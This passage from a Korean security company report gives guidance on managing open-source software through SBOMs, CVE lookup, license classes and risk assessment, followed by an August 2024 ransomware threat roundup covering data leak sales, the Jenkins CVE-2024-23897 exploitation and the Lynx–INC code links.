오픈소스 SW 를 도입하는 기업들의 조직 및 서비스 목표는 매우 다양하다. 대외 서비스용과 내부 업무시스템에 따라 관리 목표가 다르며, 성공적인 결과를 위해 목표를 가장 잘 관리할 수 있는 조직에서 관리해야 한다. 그러나 조직으로만 관리체계 운영의 성공을 보장하기는 어렵다. 성공적인

관리체계 운영을 위해서는 각 조직에서 적극적으로 역할을 수행하는 것이 필요하며, 협의체 또는 의사소통 채널을 만들어 각 조직 간 협력이 이뤄져야 한다.

오픈소스 SW 를 내부 업무용으로 사용하는 경우, 일반적으로 폐쇄적인 환경에서 운영되기 때문에 보안 취약점이나 라이선스 이슈가 발생할 가능성은 상대적으로 낮다. 따라서 신속한 개발과 요구사항 반영이 중요한 이 환경에서는 오픈소스 SW 를 직접 다루는 개발 조직이 관리하는 것이 더 효과적일 수 있다. 반면, 외부 서비스용으로 오픈소스 SW 를 사용하는 경우에는 보안 취약점이 노출되어 직접적인 공격을 받을 위험이 높고, 프로그램 노출에 따른 라이선스 이슈가 발생할 수 있다. 이러한 경우에는 IT 기획 조직에서 관리체계를 운영하는 것이 적절하다.

서비스 유형	관리목표	조직	역할
내부 업무용	빠른 업무요구사항 반영	개발조직	관리체계 운영, SBOM 관리
		정보보호조직	CVE 취약점 관리
		법무조직	라이선스 관리
		IT 기획조직	검토
외부 서비스용	안정적 서비스 제공	IT 기획조직	관리체계 운영, SBOM 관리
		정보보호조직	CVE 취약점 관리
		법무조직	라이선스 관리
		개발조직	평판 관리

표 6. 서비스 유형별 관리 목표 및 조직 역할

2) 시스템 도입

소규모 서비스 조직의 경우, 오픈소스 SW 관리를 어디서부터 시작해야 할지 막막할 수 있다. 하지만 국내 여러 사이트에서 오픈소스 SW 와 관련된 다양한 정보를 제공하고 있으며, 보안 취약점이나 라이선스 문제에 대한 자료를 검색하면 충분한 도움을 받을 수 있다.

사이트명	URL	서비스
공개 SW 포털	www.oss.kr	• 오픈소스 SW 보안 취약점 정보 검색
오픈소스 SW 라이선스 종합정보시스템	www.olis.or.kr	• 오픈소스 SW 라이선스 정보 검색

표 7. 오픈소스 SW 정보를 제공하는 사이트

오픈소스 SW 가 포함된 서비스의 수가 많거나 이해관계자가 다양한 경우, 자동화된 관리시스템 도입이 필요할 수 있다. 오픈소스 SW 관리를 위한 몇 가지 자동화 시스템이 있으며 아래에 소개한 시스템 외에도 다양한 시스템이 있으니 여러분의 조직과 서비스에 맞는 시스템으로 선택하면 된다.

시스템 명	특징
Black Duck	• 오픈소스 SW 를 사용하는 동안 발생하는 라이선스와 취약점, 소스 코드 품질 관리가 가능한 포괄적인 솔루션

	• 소프트웨어 공급망과 애플리케이션 라이프사이클 전반에 걸쳐 오픈소스 SW 의 라이선스와 보안 관리 가능
LABRADOR	• 오픈소스 SW 의 구성요소를 담은 SBOM 제공으로 소프트웨어 공급망 보안 관리 지원 • 오픈소스 SW 의 라이선스 및 취약점 리스크를 탐지하고 패치 할 수 있는 소프트웨어 안전관리 플랫폼
FOSSID	• 오픈소스 라이선스 및 보안취약점 관리 솔루션으로서 소스 코드 내 컴포넌트를 탐지하여 각 컴포넌트의 라이선스 및 보안취약점을 식별 • 방대한 오픈소스 데이터베이스 및 자동 데이터 수집 기술, AI 를 통한 향상된 탐지 성능 등을 제공
White Source	• 방대한 데이터베이스에 기반을 둔 라이선스 준수 및 취약점 관리 서비스를 제공하며, 컨테이너 및 서버리스 등 다양한 환경을 지원
Sparrow SCA	• 오픈소스 SW 라이선스 식별 및 보안취약점 진단 도구 • 소스코드, 바이너리 파일 분석 및 오픈소스 SW 소스코드 일부만 가져오는 스니팻 분석 지원 기능 제공

* 출처: 금융감독원 금융분야 오픈소스 소프트웨어 활용·관리 안내서(2022.12)


표 8. 오픈소스 SW 자동화 관리 시스템

3) SBOM 관리 항목

A. 보안취약점 관리를 위한 항목 선정 및 활용 (CVE 검색 방법)

오픈소스 SW 의 기술적 취약성을 확인하는 것이 가장 중요한 업무이지만, 실제 해당 취약점으로 인한 사고가 발생하지 않으면 조치 방법이 어려워 이를 간과하거나 인지하지 못하고 지나가는 경우도 있다.


보안취약점 발생 여부를 점검하는 가장 쉬운 방법은 미국 비영리 단체인 MITRE 에서 CVE(Common Vulnerabilities and Exposures)를 검색하는 것이다.



* 출처: MITRE

그림 6. CVE 검색 페이지

검색 결과에서 CVE ID 를 클릭하면 취약점 개요와 참조 링크가 제공된다. 참고로 미국 국가 취약성 데이터베이스(NVD, National Vulnerability Database) 링크를 통해 해당 취약점에 대한 공통 취약점 등급 시스템(CVSS, Common Vulnerability Scoring System) 점수를 확인할 수 있으며, 해당 보안 취약점의 심각성을 평가할 수 있다.



* 출처: NIST

그림 7. CVSS 검색 페이지

Key Point - 보안취약점 관리를 위한 SBOM 항목: 이름,

B. 라이선스 관리를 위한 항목 선정 및 활용 (라이선스별 조치 방법)

라이선스는 기술적인 보안 취약점 항목은 아니다. 그러나 관리가 되지 않을 경우, 보안사고 수준의 금전적 손실이 발생할 수 있는 중요한 항목이다. 일반적으로 라이선스 정보는 해당 오픈소스 SW 를 개발한 단체의 홈페이지에 게시되어 있다. 오픈소스 SW 라이선스의 종류와 사용조건은 매우 다양하기 때문에 정확한 라이선스를 식별해야 한다. 또한, 특정 라이선스의 경우 해당 오픈소스와 결합된 모든 소스코드의 공개를 요구해야 하는 조건이 있어 사용결정에 대해 신중해야 한다.

분류	라이선스 종류	주요 사용 조건
Permissive (허용)	Apache-2.0, BSD-2-Clause, BSD-3-Clause MIT	• 저작권 표시, 라이선스 고지

Weak Copyleft (약한 제약)	LGPL-2.1, LGPL-3.0, EPL-2.0, MPL-2.0	• 오픈소스가 사용된 해당 소스코드 부분 공개
Copyleft (강한 제약)	GPL-2.0, GPL-3.0	• 오픈소스와 결합된 모든 소스 코드 공개

출처: 과학기술정보통신부 SW 공급망 보안 가이드라인(2024.05)

표 9. 라이선스 분류 및 주요 사용조건

Key Point - 라이선스 관리를 위한 SBOM 항목: 라이선스 종류

C. 평판 관리를 위한 항목 선정 및 활용

기술적인 관점에서 벗어나, 사용하는 오픈소스 SW 가 신뢰할 수 있고 지속적으로 사용해도 괜찮은지를 평가하는 것은 주관적인 영역에 속한다.

우리가 일상생활에서 상품을 구매할 때 일반적으로 유명 제조사에 대한 신뢰, 널리 사용되는 제품, 고장이 거의 없는 제품, 지속적인 AS 여부 등을 기준으로 선택한다. 오픈소스 SW 를 선택할 때도 이와 유사한 기준을 적용할 수 있다. 즉, 유명 IT 업체나 재단에서 관리하는 소프트웨어, 많은 개발자와 활발한 커뮤니티가 지원하는 소프트웨어, 신뢰할 만한 국가에서 관리하는 소프트웨어 등을 기준으로 삼아 선택하는 것이 바람직하다.

Key Point - 평판 관리를 위한 SBOM 항목: 제조사, 국가

4) 위험 평가

현실적으로 모든 보안 취약점을 완벽하게 조치하는 것은 불가능하다. 오픈소스 SW 를 어느 정도의 수준에서 관리할 것인지 객관적으로 판단하고 결정하기 위해서는 보안 취약점에 대한 위험평가 기준을 마련해야 한다.

앞에서 관리하기로 정한 보안취약점, 라이선스, 평판 관리를 위해서 다음과 같이 취약도 평가기준을 마련하여 관리할 수 있다.

평가항목	평가 기준 예시	비고
보안취약점	CVE 가 존재하며 CVSS 9.0 ~ 10.0 사이	CVSS v3.x 계산결과에 따른 심각도 분류 기준 "Low", "Medium", "High", "Critical"에 따라 기준 수립 (출처: https://nvd.nist.gov)
	CVE 가 존재하며 CVSS 7.0 ~ 8.9 사이	
	CVE 가 존재하며 CVSS 4.0 ~ 6.9 사이	
	CVE 가 존재하며 CVSS 0.1 ~ 3.9 사이	
라이선스	Copyleft(강한 제약) 라이선스 사용 조건	라이선스 사용 조건 충족을 위한 조치의 기술적 난이도에 따라 기준 수립
	Weak Copyleft(약한 제약) 라이선스 사용 조건	
	Permissive(허용) 라이선스 사용 조건	
평판	관리 주체/개인 등을 신뢰할 수 없는 경우	

	관리 단체는 없으나 커뮤니티가 활성화되어 있는 경우	관리하는 주체의 규모, 커뮤니티 접근성, 신뢰도 등에 따라 기준 수립
	글로벌 IT 기업, IT 재단 및 주요 국내 IT 기업 등에서 관리하는 경우	

표 10. 취약도 평가 기준 예시

각 기업이 수립하고 있는 위험평가 방법론에 따라 취약도 평가기준에 대한 점수 산정 및 위험도 산출 공식을 선정하면 일관성 있게 위험평가를 수행할 수 있다.

모든 위험을 조치하는 것은 현실적으로 어려움이 있다. 기본적인 위험조치 방법론에 따라 조치 가능한 위험을 정하기 위해 감당할 수 있는 수용가능위험수준(DoA, Degree of Assurance)을 선정하고 이를 초과하는 위험에 대해 조치한다면 보다 효과적인 위험조치가 가능하다.

일반적으로 위험조치계획을 위험감소, 위험전가, 위험회피, 위험수용 등 4 가지 유형으로 분류하여 관리한다. 위험조치를 위해 각 취약점 별 조치 방안을 수립한다.

조치 방안	보안취약점	라이선스	평판
위험감소	• 보안 패치 적용	• 라이선스 사용조건 반영 -저작권 표시, 관련소스 공개 등	• 글로벌 IT 기업, IT 재단에서 관리하는 오픈소스로 교체
위험회피	• 관련취약점이 없는 오픈소스 SW 로 교체	• Permissive(허용) 조건의 오픈소스로 교체 • 상용 소프트웨어로 대체	• 글로벌 IT 기업, IT 재단에서 관리하는 오픈소스로 교체
위험전가	• 보안사고 관련 보험 가입	• 보안사고 관련 보험 가입	• 보안사고 관련 보험 가입
위험수용	• 보완 통제 적용(예: 방화벽)	-	-

표 11. 오픈소스 SW 위험 조치 방안

5) 오픈소스 SW 저장소 관리의 필요성

오픈소스 SW 는 인터넷만 있으면 어디서든 다운로드할 수 있지만, 공식 사이트가 아닌 출처에서 파일을 다운로드할 경우에는 항상 의심해야 한다. 악성코드가 포함된 오픈소스 SW 를 개발 프로젝트에 사용하면, 그 자체로 취약점이 발생할 수 있기 때문이다. 오픈소스 SW 를 안전하게 사용하기 위해서는 저장소를 구축하고 비인가자의 접근을 통제하며, 파일 반입에 대한 절차를 엄격히 적용해야 한다. 또한, 오픈소스 SW 에 대한 무결성 검증 값(HASH)을 SBOM 에 추가로 관리하면 파일의 위·변조에 대비할 수 있다.

그림 8. 오픈소스 저장소 반입 흐름도

■ 맺음말

현대 사회의 모든 산업에서 IT 기술은 더 이상 단순한 보조 수단이 아니라 가치 창출을 위한 핵심 요소로 자리잡고 있다. AI 의 발전 덕분에 사람의 고유 영역으로 여겨지던 예술과 감정 분야까지 IT 기술이 접목되고 있다. 이제 IT 보안 사고가 발생하면, 단순히 한 조직이나 서비스에 금전적 손실을 미치는 것이 아니라 전 세계적인 영향을 미친다.

SBOM(소프트웨어 자재 명세서) 관리는 IT 보안 사고를 완전히 예방할 수는 없지만, 사고 발생 후 회복을 위한 가장 빠르고 합리적인 방법이라고 확신한다. 보안이나 IT 기술에 대한 전문적인 지식이 없어도, 현재 우리 회사가 어떤 오픈소스 SW 를 사용하고 있는지 확인하는 것으로 시작할 수 있다. 결심한 후에는 SBOM 을 도입하겠다는 결정을 내리면 된다.

SK 쉴더스는 오픈소스 SW 관리 체계 구축과 관련한 컨설팅을 제공하고 있다. 자세한 내용은 SK 쉴더스 홈페이지나 문의하기를 통해 확인할 수 있다.

Keep up with Ransomware

Lynx 랜섬웨어의 등장과 INC 그룹과의 연계 가능성 분석

■ 개요

2024년 8월 랜섬웨어 피해 사례는 지난 7월(415건) 대비 약 12% 증가한 464건을 기록했다. 이번 달에는 전체 피해뿐만 아니라 국내 피해도 소폭 증가했다.

8 월 15 일, 해커 그룹 CyberNiggers 에서 활동하는 인텔브로커(IntelBroker)는 해커 커뮤니티 브리치포럼(BreachForums)에 국내 취업정보 사이트 커리어넷의 데이터베이스(DB)를 판매한다는 글을 올렸다. IntelBroker는 약 160만 건의 아이디, 비밀번호, 이메일 등의 회원 정보를 탈취했다고 주장했다. 이후 8 월 23 일, 커리어넷은 개인정보 유출 사실을 인정하고 이를 안내했다. 커리어넷은 유출된 데이터가 2018 년 4 월 이전의 것이며, 아이디를 제외한 이름과 비밀번호 같은 주요 정보는 암호화되어 복호화가 불가능하다고 설명했다.

IntelBroker는 추가적으로 국내 데이터를 공개했다. 8월 24일, 한국 정부가 커리어넷 DB 게시글에 관여하려 했다는 이유로 국방부 데이터를 BreachForums 에 공개했다. 공개된 정보는 재난안전통신망과 관련된 내용으로, 이들은 관리자 대시보드 접속 스크린샷을 증거로 제시하고 경보용 알람 음성 파일을 교체했다고 주장했다. 이외에도, 국내 퍼스널 트레이너 플랫폼 회원 및 트레이너 400 만 명의 회원 정보를 판매한다는 글과 국내 독서 및 학습관리시스템(LMS[1]) 플랫폼 기업 토핑의 회원 정보를 판매한다는 글도 추가로 게시했다.

랜섬웨어 그룹의 다크웹 유출 사이트에도 국내 기업의 피해 사례가 확인됐다. 8 월 11 일, 헌터스(Hunters) 그룹은 국내 자동차 열관리 솔루션 기업 한온시스템의 데이터를 판매한다는 게시글을 업로드 했다. 8 월 14 일에는 직원 정보, 이력서, 재무제표 등 개인정보와 내부 기밀 데이터를 포함한 2.3TB 의 데이터를 전부 공개했다. 한온시스템은 과거 Snatch(22 년 1 월), Egregor(20 년 11 월) 랜섬웨어에 의해 이미 두 차례 유출된 이력이 있어, 사고 발생 후의 적절한 조치가 중요함을 증명하는 계기가 됐다.

[1] LMS(Learning Management System): 학습자의 학습을 지원하고 관리하는 온라인 시스템

8 월 23 일에는 엘도라도(Eldorado) 랜섬웨어 그룹이 국내 소재의 데브옵스(DevOps) 전문 컨설팅 기업을 공격했다고 주장했다. 다크웹 게시글에는 소스 코드가 나열된 파일 리스트를 샘플로 제공하며, 1.5BTC(한화 약 1 억 2 천만 원)에 판매하고 있다.

랜섬웨어 데이터를 여러 차례 중복 게시하는 특징을 보이며 작년부터 활동해 온 디스포제서(Dispossessor) 그룹은 2024 년 8 월 주요 인프라를 압수당했다. 8 월 13 일, 미국 연방수사국(FBI), 미국 법무부(DoJ), 독일 주 형사경찰서(LKA), 영국 국립범죄청(NCA), 독일 밤베르크 검찰청은 Dispossessor 의 데이터 유출 사이트와 공격에 사용된 서버를 압수했다. 미국 서버 3 개, 영국 서버 3 개, 독일 서버 18 개, 미국 기반 도메인 8 개, 독일 기반 도메인 1 개가 압수 대상이었다.

8 월에는 소프트웨어 개발 시 배포 및 통합 서비스를 제공하는 자동화 도구 젠킨스(Jenkins)의 취약점을 악용한 랜섬웨어 공격 시도도 발견되었다. 이 취약점은 2024 년 1 월에 패치된 명령 처리 단계 문제로, 공격자가 내부 시스템의 파일을 임의로 읽을 수 있는 취약점이다. Jenkins 취약점은 3 월부터 본격적으로 악용되었으며, 7 월에는 랜섬엑스(RansomEXX) 그룹이 인도 은행에 기술 서비스를 제공하는 Brontoo Technology Solutions 를 공격할 때 사용되었다. 8 월에는 IntelBroker 가 IT 서비스 제공 업체 BORN Group 공격에 이를 악용한 것으로 밝혀졌다.

7 월 말 새로 등장한 Lynx 랜섬웨어는 INC 랜섬웨어의 소스코드를 구매해 사용하고 있다는 정황이 발견되었다. INC 랜섬웨어는 올해 5 월 다크웹 포럼에 랜섬웨어 소스코드를 30 만 달러(한화 약 4 억 원)에 판매한다는 글을 올린 적이 있다. Lynx 랜섬웨어를 분석한 결과, INC 랜섬웨어와 기능적으로 거의 동일하며, 바이너리 분석 프로그램인 BinDiff 로 비교한 결과 약 45%의 코드 유사도를 보였다.

■ 랜섬웨어 뉴스

infosec

국내 취업 정보 사이트 커리어넷 DB, 해킹 포럼 사이트에서 판매

- 8월 15일, IntelBroker는 커리어넷의 DB 데이터를 판매하는 글을 BreachForums에 게시
- 판매하는 데이터는 총 160만여 개의 규모이며, 공개된 샘플 데이터에 따르면 ID, PW, E-mail 등 회원 정보로 추정

IntelBroker, 국방부 데이터 공개

- 8월 15일 업로드한 커리어넷 DB 판매 글을 한국 정부가 관여하려 했다며, 보복을 목적으로 8월 23일 국방부 데이터 공개
- 공개된 샘플 및 이미지에 따르면 재난안전통신망 관련 데이터로 추정
- 관리자 패널에 로그인 한 스크린샷을 공개했으며, 경보 음성 파일을 임의로 변경

해킹 포럼 BreachForums 관리자 변경

- 24년 5월 FBI, 미국 법무부(DOJ)에 의한 BreachForums 시스템 압수 이후 ShinyHunters가 관리
- 8월 22일 BreachForums의 관리자인 Owner가 ShinyHunters에서 IntelBroker로 변경

LockBit 랜섬웨어, 다크웹 유출 사이트에 연락처 공개

- 해킹 포럼 BreachForums를 통해서 모집
- 자격 요건으로 "백인이며 인종차별주의자"가 있으며, 유출한 데이터를 무료로 공개하는 등 실제 공격 증거를 요구

Dispossessor 랜섬웨어, 공격 인프라 압수

- 8월 13일 FBI, DOJ, 독일 주 형사 경찰서(LKA), 영국 국립 범죄청(NCA), 독일 밤베르크 검찰청에 의해 주요 인프라 압수
- 미국 서버 3개, 영국 서버 3개, 독일 서버 18개, 미국 기반 도메인 8개, 독일 기반 도메인 1개 압수
- FBI는 과거 피해자에게 인터넷 범죄 신고 센터나 유선 연락을 통해 Dispossessor 그룹에 대한 정보 공유 요청



Jenkins 취약점(CVE-2024-23897)을 활용한 랜섬웨어 공격
CVE-2024-23897: 공격자가 Jenkins 컨트롤러 파일 시스템에서 임의의 파일을 읽을 수 있는 취약점
7월에는 RansomEXX 그룹이 Brontoo Technology Solutions 공격에 사용
8월에는 IntelBroker가 BORN Group 공격에 사용한 정황 발견
해킹 포럼 BreachForums에 국내 기업 데이터 판매글 2건 게시
8월 4일 "OxyOum0m" 이라는 유저가 국내 퍼스널 트레이너 플랫폼의 고객 및 트레이너 개인정보 판매글 게시
판매 중인 데이터는 400만명 규모의 데이터이며, ID, PW, 전화번호 등이 포함
8월 15일에는 CyberNiggers가 국내 소재의 독서 및 LMS 플랫폼 토핑의 회원 개인정보 판매글 게시
Hunters 그룹 국내 자동차 열관리 솔루션 기업 한온시스템 공격
8월 11일 자신들의 다크웹 유출 사이트에 데이터 판매 글을 업로드
8월 14일 모든 데이터가 공개됐으며, 내부 데이터, 직원 정보, 이력서, 재무제표 등이 포함된 2.3TB의 데이터
ElDorado 그룹 국내 소재 DevOps 전문 컨설팅 기업 공격
8월 23일 자신들의 다크웹 유출 사이트에 데이터 판매 글을 업로드
데이터 구매 채널 링크를 제공해 소스 코드가 나열된 파일 리스트를 샘플 데이터로 제공하며 1.5BTC에 판매
Doubleface 그룹 텔레그램에서 랜섬웨어 판매
8월 5일 자신들의 텔레그램 채널을 통해서 랜섬웨어 판매 시작
C/C++ 기반으로 만들어졌으며, Anti-VM, Anti-Debugging, Anti-Sandbox 기능 제공
페이로드 하나 당 500 달러에 판매하며, 소스코드 전체는 1만달러에 판매

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협

